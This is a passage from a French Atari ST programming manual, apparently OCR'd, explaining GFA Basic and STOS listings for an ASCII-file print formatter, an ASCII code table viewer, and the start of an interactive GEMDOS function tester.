
A titre d'exemple, voici la première page du résultat du programme appliqué à son propre listing, en spécifiant les paramètres suivants :

Nombre de lignes par feuille de papier : 66
Nombre de lignes imprimées par feuille : 54
Nombre de caractères par ligne : 25

```
' ____________________
_______
' Impression d'un fichier
 ASCII
' ____________________
_______
'
GOSUB saisie      !Saisie
des donnees de formatage
GOSUB calcul      !Calculs
 relatifs au formatage
GOSUB impression !Impress
ion du fichier specifie
END
'
'
PROCEDURE saut_ligne(ns)
  ' ____________________
_____________
  ' Impression des haut e
t bas de page
  ' ____________________
_____________
  '
  FOR i=1 TO ns
    PRINT
  NEXT i
RETURN
'
'
PROCEDURE saisie
  ' ____________________
_____________________
  ' Saisie des parametres
 relatifs  l'impression
  ' ____________________
_____________________
  '
  CLS
  PRINT "Formatage et imp
ression d'un fichier ASCI
I"
  PRINT "================
=======================
="
  PRINT
  INPUT "Nom du fichier A
SCII  imprimer : ";nl$
  PRINT
  INPUT "Nombre de lignes
 par feuille de papier :
";nlf
  INPUT "Nombre de lignes
 imprimees par feuille :
```

## LE PROGRAMME EN DÉTAIL

La logique du programme obéit à l'ordinogramme suivant :



Le programme est structuré en trois procédures principales qui sont appelées séquentiellement :

```
GOSUB saisie       ! Saisie des données de formatage
GOSUB calcul       ! Calculs relatifs au formatage
GOSUB impression   ! Impression du fichier spécifié
END
```

La procédure **saisie** permet de saisir les paramètres de l'impression :
— nom du fichier à imprimer,
— nombre de lignes par feuille,
— nombre de lignes imprimées par feuille,
— nombre de caractères par ligne.
Après l'affichage du titre ;

```
CLS
PRINT "Formatage et impression d'un fichier ASCII"
PRINT "---------- ----- -- - ---------- ---- ------- ------"
```

Les divers paramètres sont saisis à l'aide d'instructions PRINT / INPUT :

```
PRINT
INPUT "Nom du fichier ASCII à imprimer : ";nl$
PRINT
INPUT "Nombre de lignes par feuille de papier : ";nlf
INPUT "Nombre de lignes imprimées par feuille : ";nli
INPUT "Nombre de caractères par ligne : ";ncl
```

La procédure **calcul** stocke dans les variables **hp** et **bp** (respectivement) le nombre de lignes de haut et de bas de page. Ces calculs sont effectués à partir des paramètres entrés par l'utilisateur :

```
hp = INT((nlf - nli)/2)
bp = nlf - nli - hp
```

La procédure **impression** est la procédure principale du programme. Elle débute par l'affichage d'un message pour faire patienter l'utilisateur :

```
PRINT
PRINT "Impression en cours ..."
```

Le fichier à imprimer est ensuite ouvert en lecture. Ce fichier doit être de type séquentiel texte :

```
OPEN "I",#1,nl$
```

La procédure **saut_ligne** est ensuite activée en lui transmettant le paramètre **hp**, ce qui a pour effet d'imprimer les n lignes de haut de page :

```
GOSUB saut_ligne (hp)
```

Les lignes à imprimer sont lues dans le fichier à l'aide d'une instruction LINE INPUT #1. L'instruction INPUT #1 ne convient pas ici, car les lignes à imprimer peuvent contenir des virgules. L'utilisation d'instructions INPUT # aurait pour effet de tronquer de telles lignes.

```
REPEAT
  LINE INPUT #1,a$
```

Si le numéro de la ligne courante est égal au nombre de lignes imprimées par page, un bas de page est imprimé :

```
  IF li=nli THEN
    '
    ' Impression du bas de page
    '
    GOSUB saut_ligne (bp+hp)
    li=0
  ENDIF
```

Si la longueur de la ligne à imprimer est inférieure ou égale à la longueur maximale autorisée, elle est imprimée :

```
  IF LEN(a$)<=ncl THEN
    IF (li<nli) THEN
      LPRINT a$              ! Impression de la ligne
      li=li+1                ! Index de ligne
    ENDIF
```

Dans le cas contraire, la ligne courante est tronquée autant de fois que nécessaire :

```
    ELSE
      REPEAT
        a1$=MID$(a$,1,ncl)                    ! Première partie
        a$=MID$(a$,ncl+1,LEN(a$)-ncl)         ! Seconde partie
        li=li+1                               ! Index de ligne
        LPRINT a1$
        IF li=nli THEN
          li=0
          GOSUB saut_ligne (bp+hp)
        ENDIF
      UNTIL LEN(a$)<=nc1
```

Le nombre de lignes imprimées est incrémenté d'un

```
li=li+1
```

La boucle d'impression se poursuit jusqu'à ce que la fin du fichier soit atteinte :

```
UNTIL EOF (#1)
```

Le listing du programme d'impression est le suivant :

```
'
' ------------------------------------
' Impression d'un fichier ASCII
' ------------------------------------
'
GOSUB saisie      'Saisie des données de formatage
GOSUB calcul      'Calculs relatifs au formatage
GOSUB impression 'Impression du fichier spécifié
END
'
'
PROCEDURE saut_ligne(ns)
   ' ------------------------------------------
   ' Impression des haut et bas de page
   ' ------------------------------------------
   '
   FOR i=1 TO ns
     LPRINT
   NEXT i
RETURN
'
'
PROCEDURE saisie
   ' ------------------------------------------------------
   ' Saisie des paramètres relatifs à l'impression
   ' ------------------------------------------------------
   '
   CLS
   PRINT "Formatage et impression d'un fichier ASCII"
   PRINT "=========================================="
   PRINT
   INPUT "Nom du fichier ASCII à imprimer : ";nl$
   PRINT
   INPUT "Nombre de lignes par feuille de papier : ";nlf
   INPUT "Nombre de lignes imprimées par feuille : ";nli
   INPUT "nombre de caractères par ligne : ";ncl
RETURN
'
'
PROCEDURE calcul
   ' ------------------------------------
   ' Calcul des haut et bas de page
   ' ------------------------------------
   '
   ' ----------------------------
   ' Calcul du haut de page
   ' ----------------------------
   hp=INT((nlf-nli)/2)
   ' ----------------------------
   ' Calcul du bas de page
   ' ----------------------------
   bp=nlf-nli-hp
RETURN
'
'
```

(suite)

```
PROCEDURE impression
  ' ------------------------------------
  ' Impression du fichier spécifié selon
  ' le paramétrage spécifié
  ' ------------------------------------
  '
  PRINT
  PRINT "Impression en cours ..."
  OPEN "I",#1,nl$
  li=0 !Initialisation
  ' ---------------------------
  ' Impression du haut de page
  ' ---------------------------
  GOSUB saut_ligne(hp)
  REPEAT
    LINE INPUT #1,a$
    IF li=nli THEN
      ' ---------------------------
      ' Impression du bas de page
      ' ---------------------------
      GOSUB saut_ligne(bp+hp)
      li=0
    ENDIF
    IF LEN(a$)<=ncl THEN
      IF (li<nli) THEN
        LPRINT a$          ! Impression de la ligne
        li=li+1            ! Index de ligne
      ENDIF
    ELSE
      REPEAT
        a1$=MID$(a$,1,ncl)                    ! Première partie
        a$=MID$(a$,ncl+1,LEN(a$)-ncl)         ! Seconde partie
        li=li+1                               ! Index de ligne
        LPRINT a1$
        IF li=nli THEN
          li=0
          GOSUB saut_ligne(bp+hp)
        ENDIF
      UNTIL LEN(a$)<=ncl
      IF LEN(a$)<>0 THEN
        LPRINT a$
        IF li=nli THEN
          li=0
          GOSUB saut_ligne(bp+hp)
        ELSE
          li=li+1
        ENDIF
      ENDIF
    ENDIF
  UNTIL EOF(#1)
RETURN
```

# 9/2.11

# Table des codes ASCII

Le programme étudié dans ce paragraphe permet d'afficher la table des codes ASCII de l'ATARI.

Les 256 caractères ASCII sont affichés sur trois écrans sous la forme suivante :

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| $00 | 0 | NUL | $01 | 1 | SOH | $02 | 2 | STX | $03 | 3 | ETX |
| $04 | 4 | EOT | $05 | 5 | ENQ | $06 | 6 | ACQ | $07 | 7 | BEL |
| $08 | 8 | BS | $09 | 9 | HT | $0A | 10 | LF | $0B | 11 | VT |
| $0C | 12 | FF | $0D | 13 | CR | $0E | 14 | SO | $0F | 15 | SI |
| $10 | 16 | DLE | $11 | 17 | DC1 | $12 | 18 | DC2 | $13 | 19 | DC3 |
| $14 | 20 | DC4 | $15 | 21 | NAK | $16 | 22 | SYN | $17 | 23 | ETB |
| $18 | 24 | CAN | $19 | 25 | EM | $1A | 26 | SUB | $1B | 27 | ESC |
| $1C | 28 | FS | $1D | 29 | GS | $1E | 30 | RS | $1F | 31 | US |
| $20 | 32 | | $21 | 33 | ! | $22 | 34 | " | $23 | 35 | # |
| $24 | 36 | $ | $25 | 37 | % | $26 | 38 | & | $27 | 39 | ' |
| $28 | 40 | ( | $29 | 41 | ) | $2A | 42 | * | $2B | 43 | + |
| $2C | 44 | , | $2D | 45 | - | $2E | 46 | . | $2F | 47 | / |
| $30 | 48 | 0 | $31 | 49 | 1 | $32 | 50 | 2 | $33 | 51 | 3 |
| $34 | 52 | 4 | $35 | 53 | 5 | $36 | 54 | 6 | $37 | 55 | 7 |
| $38 | 56 | 8 | $39 | 57 | 9 | $3A | 58 | : | $3B | 59 | ; |
| $3C | 60 | < | $3D | 61 | = | $3E | 62 | > | $3F | 63 | ? |
| $40 | 64 | @ | $41 | 65 | A | $42 | 66 | B | $43 | 67 | C |
| $44 | 68 | D | $45 | 69 | E | $46 | 70 | F | $47 | 71 | G |
| $48 | 72 | H | $49 | 73 | I | $4A | 74 | J | $4B | 75 | K |
| $4C | 76 | L | $4D | 77 | M | $4E | 78 | N | $4F | 79 | O |
| $50 | 80 | P | $51 | 81 | Q | $52 | 82 | R | $53 | 83 | S |
| $54 | 84 | T | $55 | 85 | U | $56 | 86 | V | $57 | 87 | W |

### COMMENT UTILISER LE PROGRAMME

Le programme est proposé dans deux langages : GFA Basic et Basic STOS. Quel que soit le langage qui vous intéresse, le fonctionnement du programme est le même.

Lancez le programme. Les codes ASCII compris entre $00 et $57 sont affichés sur l'écran. Vous pouvez :


— appuyer sur la touche F1 pour passer à l'écran suivant ;

— appuyer sur la touche F2 pour passer à l'écran précédent ;

— appuyer sur la touche F3 pour quitter le programme.

## LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique de l'ordinogramme suivant :





Nous allons analyser en détail le programme, dans sa version GFA Basic, puis dans sa version STOS.
Le listing du programme écrit en GFA Basic est le suivant :

```
REM ============================================================
REM Codes ASCII
REM ============================================================
REM Ce programme affiche la table des codes ASCII
REM ============================================================
'
' ---------------------
' PROGRAMME PRINCIPAL
' ---------------------
'
GOSUB init  ! Init des codes < 32
k=0
stop=FALSE  ! Boucle principale non terminée
ok=TRUE     ! Autorisation d'affichage
REPEAT
  IF ok THEN
    CLS
    GOSUB affiche ! Affichage d'un écran
  ENDIF
  '
  ok=FALSE
  '
  ' Acquisition d'une commande
  '
  KEYGET n
  n=n AND &HFF0000  ! On isole le code clavier
  n=SHR(n,16)
  ' - - - - - - - -
  ' Appui sur F1
  ' - - - - - - - -
  IF n=&H3B THEN
    IF k<2 THEN
      k=k+1
      ok=TRUE
    ELSE
      beep
    ENDIF
  ENDIF
  ' - - - - - - - -
  ' Appui sur F2
  ' - - - - - - - -
  IF n=&H3C THEN
    IF k>0 THEN
      k=k-1
      ok=TRUE
    ELSE
      beep
    ENDIF
  ENDIF
  ' - - - - - - - -
  ' Appui sur F3
  ' - - - - - - - -
  IF n=&H3D THEN
    stop=TRUE
```

(suite)

```
    ENDIF
    IF (n>&H3D) OR (n<&H3B) THEN
      beep
      ok=FALSE
    ENDIF
  UNTIL stop
  CLS
  END
  '
  '
  REM ------------------------------------------------------
  REM Initialisation des codes ASCII inférieurs à 32
  REM ------------------------------------------------------
  PROCEDURE init
    DIM code$(32)
    FOR i=0 TO 31
      READ code$(i)
    NEXT i
    DATA NUL,SOH,STX,ETX,EOT,ENQ,ACQ,BEL," BS"," HT"
    DATA " LF"," VT"," FF"," CR"," SO"," SI",DLE,DC1
    DATA DC2,DC3,DC4,NAK,SYN,ETB,CAN," EM",SUB,ESC
    DATA " FS"," GS"," RS"," US"
  RETURN
  '
  '
  REM ------------------------
  REM Emission d'un bip sonore
  REM ------------------------
  PROCEDURE beep
    SOUND 1,15,#284,25
    SOUND 1,0,0,0,0
  RETURN
  '
  '
  REM ------------------------------------
  REM Affichage d'un des trois ecrans
  REM ------------------------------------
  PROCEDURE affiche
    ' - - - - - - - - - - -
    ' Affichage du cadre
    ' - - - - - - - - - - -
    DRAW 4,8 TO 620,8
    DRAW 4,8 TO 4,372
    DRAW 4,372 TO 620,372
    DRAW 620,8 TO 620,372
    DRAW 148,8 TO 148,372
    DRAW 308,8 TO 308,372
    DRAW 468,8 TO 468,372
    ' - - - - - - - - - - - - - - - - - - - - - -
    ' Affichage des données dans le cadre
    ' - - - - - - - - - - - - - - - - - - - - - -
    FOR i=0 TO 21
      FOR j=0 TO 3
        c=j+i*4+k*88
```

(suite)

```
          IF (c<=255) THEN
            LOCATE i+2,j*20+3
            PRINT "$";HEX$(c,2);"  ";   ! Code ASCII en hexadécimal
            PRINT USING "###",c;        ! Code ASCII en décimal
            IF (c>=32) THEN
              PRINT "   ";CHR$(c)       ! Caractère
            ELSE
              PRINT "   ";code$(c)      ! Caractère spécial
            ENDIF
          ENDIF
        NEXT j
      NEXT i
    RETURN
```

Le programme débute par la section de programme principal. La procédure **init** est activée pour mémoriser le nom des codes ASCII inférieurs à 32 :

```
GOSUB init ! Init des codes < 32
```

La boucle principale **REPEAT UNTIL** est alors activée. Cette boucle prend fin lorsque l'utilisateur appuie sur la touche de fonction **F3**.

```
REPEAT
  ...
  IF n=&H3D THEN — Appui sur la touche F3
    stop=TRUE
  ENDIF
  ...
UNTIL STOP
```

Avant d'activer la boucle principale, les variables **k**, **stop** et **ok** sont initialisées :

```
k=0
stop=FALSE      ! Boucle principale non terminée
ok=TRUE         ! Autorisation d'affichage
```

**La variable k** permet de calculer la valeur du premier code ASCII à afficher.

La variable **stop** permet de poursuivre ou d'arrêter la boucle principale.

La variable **ok** autorise ou interdit l'affichage des écrans de données.

Lorsque la variable **ok** vaut **TRUE** (c'est le cas lors de la première exécution de la boucle **REPEAT UNTIL**), un écran de données est affiché à l'aide de la procédure affiche :

```
IF ok THEN
  CLS
  GOSUB affiche ! Affichage d'un écran
ENDIF
```

La variable ok est initialisée à FALSE et le programme se met en attente d'une commande de l'utilisateur :

```
ok=FALSE
KEYGET n
```

Le code clavier de la touche pressée est lu et stocké dans la variable n :

```
n=n AND &HFF0000 ! On isole le code clavier
n=SHR(n,16)
```

Si la touche pressée est la touche de fonction F1 :

```
IF n=&H3B THEN
```

et si l'écran affiché n'est pas le troisième :

```
IF k<2 THEN
```

la variable k est incrémentée et la variable ok est initialisée à TRUE pour valider l'affichage de l'écran lors de la prochaine exécution de la boucle principale :

```
k=k+1
ok=TRUE
```

Dans le cas contraire, un bip est émis pour signaler que l'opération demandée est interdite :

```
ELSE
  beep
```

Si la touche pressée est la touche de fonction F2 :

```
IF n=&H3C THEN
```

et si l'écran affiché n'est pas le premier :

```
IF k>0 THEN
```

la variable k est décrémentée et la variable ok est initialisée à TRUE pour valider l'affichage de l'écran lors de la prochaine exécution de la boucle principale :

```
k=k-1
ok=TRUE
```

Dans le cas contraire, un bip est émis pour signaler que l'opération demandée est interdite :

```
ELSE
  beep
```

Si la touche pressée est la touche de fonction F3, la variable STOP est initialisée à TRUE pour provoquer la terminaison de la boucle principale :

```
IF n=&H3D THEN
  stop=TRUE
```



Si la touche pressée n'est ni F1, ni F2, ni F3, un bip sonore est émis pour signaler qu'il s'agit d'une touche interdite, et la variable **ok** est initialisée à **FALSE** pour interdire l'affichage de l'écran lors du prochain passage dans la boucle principale :

```
IF (n>&H3D) OR (n<&H3B) THEN
  beep
  ok=FALSE
ENDIF
```

Lorsque la touche pressée est F3, le programme se termine :

```
  UNTIL stop
  CLS
  END
```

La section de programme principal est suivie de la section des fonctions et procédures.

La procédure **init** initialise les codes ASCII inférieurs à 32 dans le tableau **code$** :

```
DIM code$(32)
FOR i=0 TO 31
  READ code$(i)
NEXT i
DATA NUL,SOH,STX,ETX,EOT,ENQ,ACQ,BEL,'' BS'', ''HT''
DATA '' LF'','' VT'','' FF'','' CR'','' SO'','' SI'',DLE,DC1
DATA DC2,DC3,DC4,NAK,SYN,ETB,CAN,'' EM'',SUB, ESC
DATA '' FS'','' GS'','' RS'','' US''
```

La procédure **beep** émet un bip sonore à l'aide de l'instruction GFA SOUND. Elle est activée lorsque l'utilisateur appuie sur une touche interdite :

```
SOUND 1,15,#284,25
SOUND 1,0,0,0,0
```

La procédure affiche réalise l'affichage d'un des trois écrans de données.

Dans un premier temps, un cadre est affiché sur l'écran à l'aide d'instructions DRAW :

```
DRAW 4,8 TO 620,8
DRAW 4,8 TO 4,372
DRAW 4,372 TO 620,372
DRAW 620,8 TO 620,372
DRAW 148,8 TO 148,372
DRAW 308,8 TO 308,372
DRAW 468,8 TO 468,372
```

Dans un second temps, ce cadre est rempli avec des données organisées sur trois champs. Ces données sont affichées à l'aide de deux boucles FOR imbriquées :

```
FOR i=0 TO 21
  FOR j=0 TO 3
```

Le code ASCII du caractère à afficher est calculé dans la variable **c** selon la formule suivante :

```
c=j+i*4+k*88
```

Dans le cas où le code ASCII **c** est inférieur à 255, il peut être affiché :

```
IF (c<=255) THEN
```

L'affichage se fait sous forme hexadécimale, décimale, puis caractère :

```
LOCATE i+2,j*20+3
PRINT "$";HEX$(c,2);" ";      ! Code ASCII en hexadécimal
PRINT USING "# # #",c;        ! Code ASCII en décimal
```

Si le code ASCII **c** est supérieur ou égal à 32, il est affiché à l'aide de la fonction CHR$ :

```
IF (c>=32) THEN
  PRINT " ";CHR$(c)           ! Caractère
```

Dans le cas contraire, une des données du tableau **code$** est affiché :

```
ELSE
  PRINT " ";code$(c)          ! Caractère spécial
ENDIF
```

Le listing du programme écrit en Basic STOS est le suivant :

```
1000 rem ================================================
1010 rem Codes ASCII
1020 rem ================================================
1030 rem Ce programme affiche la table des codes ASCII
1040 rem ================================================
1050 rem
1060 rem ---------------------------
1070 rem PROGRAMME PRINCIPAL
1080 rem ---------------------------
1090 gosub 1460 : rem Initialisation des codes ASCII < 32
1100 K=0
1110 key off : curs off : hide
1120 BOUPRI=false : rem Boucle principale non terminée
1130 OK=true : rem Autorisation d'affichage
1140 repeat
1150 if OK then cls : gosub 1710 : rem Affichage d'un écran
1160 OK=false
1170 rem - - - - - - - - - - - - - - -
1180 rem Acquisition d'une commande
1190 rem - - - - - - - - - - - - - - -
1200 while K$=""
1210 K$=inkey$
1220 wend
1230 SC=scancode
1240 K$=""
1250 rem - - - - - - - -
1260 rem Appui sur F1
1270 rem - - - - - - - -
1280 if SC<>59 then goto 1300
1290 if K<2 then K=K+1 : OK=true : goto 1410 else gosub 1600 : goto 1410
1300 rem - - - - - - - -
1310 rem Appui sur F2
1320 rem - - - - - - - -
1330 if SC<>60 then goto 1350
1340 if K>0 then K=K-1 : OK=true : goto 1410 else gosub 1600 : goto 1410
1350 rem - - - - - - - -
1360 rem Appui sur F3
1370 rem - - - - - - - -
1380 if SC<>61 then goto 1400
1390 BOUPRI=true : goto 1410
1400 gosub 1600
1410 until BOUPRI
1420 key on : curs on : show
1430 end
1440 rem
1450 rem
1460 rem ------------------------------------------------
1470 rem Initialisation des codes ASCII inférieurs à 32
1480 rem ------------------------------------------------
1490 dim CODE$(32)
1500 for I=0 to 31
1510 read CODE$(I)
1520 next I
1530 data "NUL","SOH","STX","ETX","EOT","ENQ","ACQ","BEL"," BS"," HT"
```

(suite)

```
1540 data " LF"," VT"," FF"," CR"," SO"," SI","DLE","DC1"
1550 data "DC2","DC3","DC4","NAK","SYN","ETB","CAN"," EM","SUB","ESC"
1560 data " FS"," GS"," RS"," US"
1570 return
1580 rem
1590 rem
1600 rem ------------------------------
1610 rem Emission d'un bip sonore
1620 rem ------------------------------
1630 click off
1640 volume 15
1650 play 40,10
1660 volume 0
1670 click on
1680 return
1690 rem
1700 rem
1710 rem ------------------------------------
1720 rem Affichage d'un des trois écrans
1730 rem ------------------------------------
1740 rem
1750 rem - - - - - - - - - -
1760 rem Affichage du cadre
1770 rem - - - - - - - - - -
1780 draw 4,8 to 620,8
1790 draw 4,8 to 4,372
1800 draw 4,372 to 620,372
1810 draw 620,8 to 620,372
1820 draw 148,8 to 148,372
1830 draw 308,8 to 308,372
1840 draw 468,8 to 468,372
1850 rem - - - - - - - - - - - - - - - - - - - - - -
1860 rem Affichage des données dans le cadre
1870 rem - - - - - - - - - - - - - - - - - - - - - -
1880 for I=0 to 21
1890 for J=0 to 3
1900 C=J+I*4+K*88
1910 if (C>255) then 1960
1920 locate J*20+3,I+1
1930 print hex$(C,2);"  ";
1940 print using "###";C;
1950 if (C>32) then print "    ";chr$(C) else print "    ";CODE$(C)
1960 next J
1970 next I
1980 return
```

Les différences essentielles entre les deux langages au niveau de ce programme sont les suivantes :

• Basic STOS :

— les instructions **locate** spécifient la colonne puis la ligne ;

— l'activation du circuit sonore utilise les instructions **play** et **volume** ;

— le code clavier de la touche pressée au clavier se trouve dans la variable système **SCANCODE** en STOS. Il n'est donc pas nécessaire de l'extraire comme en GFA Basic ;

— des instructions telles que **key**, **curs** et **hide/show** doivent être utilisées en début et en fin de programme :

• **key** {**on**|**off**} pour valider/dévalider l'affichage des touches de fonction ;

• **curs** {**on**|**off**} pour valider/dévalider l'affichage du curseur ;

• **hide** et **show** pour (respectivement) dévalider et valider l'affichage du curseur de la souris ;

— les données **chaînes** lues à l'aide d'instructions **READ** doivent obligatoirement être encadrées de guillemets.

• en GFA Basic

— les instructions **if then else** peuvent s'étaler sur plusieurs lignes ;

— les instructions **locate** spécifient la ligne puis la colonne.

# 9/2.12

# Test interactif des fonctions du GEMDOS

Ce programme, très pratique permet de tester de manière interactive les fonctions du GEMDOS. Vous pouvez ainsi vous rendre compte très simplement et rapidement des effets de telle ou telle fonction.

## COMMENT UTILISER LE PROGRAMME

Lancez le programme GEMDOS.GFA. Entrez le numéro de la fonction à tester.

Rappelons que les fonctions GEMDOS sont les suivantes :

1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 14, 16, 17, 18, 19, 25, 26, 42, 43, 44, 45, 47, 48, 54, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 69, 70, 71, 72, 73, 74, 75, 76, 78, 79, 86, 87.

Si la fonction entrée n'existe pas, un message d'erreur est affiché sur l'écran :

